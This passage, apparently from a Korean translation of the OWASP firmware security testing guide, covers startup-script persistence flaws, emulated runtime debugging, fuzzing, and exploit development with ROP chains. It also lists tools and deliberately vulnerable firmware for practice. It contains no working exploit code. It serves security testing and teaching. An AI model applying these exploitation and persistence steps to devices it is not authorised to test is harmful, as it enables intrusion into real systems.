가능한 경우 재부팅 시 장치에 지속적으로 액세스할 수 있도록 시작 스크립트 내에서 취약점을 식별합니다. 이러한 취약점은 시작 스크립트가 루트 파일 시스템 외부의 저장 데이터에 사용되는 플래시 볼륨 및 SD 카드와 같이 신뢰할 수 없는 마운트 위치에 있는 코드를 참조하거나 심볼릭 링크하거나 의존할 때 발생합니다.

런타임 분석

런타임 분석에는 장치가 정상 또는 에뮬레이트된 환경에서 실행되는 동안 실행 중인 프로세스 또는 바이너리에 연결하는 작업이 포함됩니다. 기본 런타임 분석 단계를 다음과 같습니다.

1. sudo chroot . ./qemu-arch -L <optionalLibPath> -g <gdb_port> <binary>
2. gdb-multiarch 를 연결하거나 IDA 를 사용하여 바이너리를 예뮬레이트 하십시오.
3. Memcpy, strncpy, strcmp, 등과 같이 4 단계에서 식별된 기능에 대해 중단점을 설정합니다.
4. Fuzzer 를 사용하여 오버플로 또는 프로세스 충돌을 식별하기 위해 대용량 페이로드 문자열을 입력합니다.
5. 취약점이 확인되면 아래의 바이너리 악용 단계로 진행하십시오.

도움이 될 수 있는 도구는 다음과 같습니다.

- gdb-multiarch
- Peda
- Frida
- Ptrace
- Strace
- IDA Pro
- Ghidra
- Binary Ninja
- Hopper

바이너리 익스플로잇

이전 단계에서 바이너리 내의 취약점을 식별한 후 실제 영향과 위험을 입증하기 위해 적절한 PoC(개념 증명)이 필요합니다. 익스플로잇 코드를 개발하려면 저수준 언어(예: ASM, C/C++, 셸코드 등)에 대한 프로그래밍 경험과 특정 대상 아키텍처(예: MIPS, ARM, x86 등)내의 배경 지식이 필요합니다. PoC 코드는 메모리의 명령을 제어하여 장치 또는 응용 프로그램에서 임의의 실행을 얻는 것을 포함합니다.

바이너리 런타임 보호(예: NX, DEP, ASLR 등)가 임베디드 시스템 내에서 배치되는 것은 일반적이지 않지만 이러한 일이 발생하면 ROP(반환 지향 프로그래밍)과 같은 추가 기술이 필요할 수 있습니다. ROP 를 사용하면 공격자가 가젯으로 알려진 대상 프로세스/바이너리 코드의 기존 코드를 연결하여 임의의 악성 기능을 구현할 수 있습니다.

ROP 체인을 형성하여 버퍼 오버플로와 같은 식별된 취약점을 악용하기 위한 조치를 취해야 합니다. 이러한 상황에 유용할 수 있는 도구는 Capstone 의 가젯 찾기 또는 ROPGadget 입니다.

- https://github.com/JonathanSalwan/ROPgadget

추가 지침을 위해 다음 참조를 활용하십시오.

- https://azeria-labs.com/writing-arm-shellcode/
- https://www.corelan.be/index.php/category/security/exploit-writing-tutorials/

펌웨어 분석 도구 색인

펌웨어 평가 전반에 걸쳐 도구 조합이 사용됩니다. 아래에 나열된 것은 일반적으로 사용되는 도구입니다.

- Firmware Analysis Comparison Toolkit
- FWanalyzer
- ByteSweep
- Binwalk
- Flashrom
- Openocd
- Firmwalker
  - 스크립팅 XSS 포크 - https://github.com/scriptingxss/firmwalker
- Firmware Modification Kit
- Angr binary analysis framework
- Binary Analysis Tool
- Firmadyne
- Checksec.sh

취약한 펌웨어

펌웨어에서 취약점 발견을 연습하려면 다음 취약한 펌웨어 프로젝트를 시작점으로 사용하십시오.

- The Damn Vulnerable Router Firmware Project
  - https://github.com/praetorian-code/DVRF
- Damn Vulnerable ARM Router (DVAR)
  - https://blog.exploitlab.net/2018/01/dvar-damn-vulnerable-arm-router.html
- OWASP IoTGoat
  - https://github.com/scriptingxss/IoTGoat

피드백 및 기여

이 방법론을 개선하기 위해 기여하거나 피드백을 제공하려면 Aaron.guzman@owasp.org (@scriptingxss)에게 연락하십시오. 또는 프로젝트의 Github(https://github.com/scriptingxss/owasp-fstm)에 문제 및/또는 풀 요청을 제출하세요.

감사의 말

후원자 Cisco Meraki, OWASP inland Empire 및 OWASP Los Angeles 에 특별한 감사를 드립니다. 신중하게 검토한 José Alejandro Rivas Vidal 과 Daniel Miessler 에게 감사드립니다.


번역자 말

현재 ㈜시큐리티허브 및 ㈜한국정보보호교육센터에서 근무하고 있으며 많은 보안 강의 및 보안 컨설팅을 진행하고 있다. 이 가이드는 펌웨어를 취득하고 펌웨어 분석을 시작할 때 어떤 분석이 필요한지에 대해 상세히 기술되어 있으며 IoT 보안에 조금이 나마 도움이 되길 바랍니다.

번역시 잘못된 부분이 있다면 아래 이메일로 피드백 부탁드립니다.

㈜시큐리티허브 수석연구원 임채윤 (limchaeyun@gmail.com)

Microsoft MCT / CISA / CDPSE / CISSP / CISM / Sniffer SCE




OWASP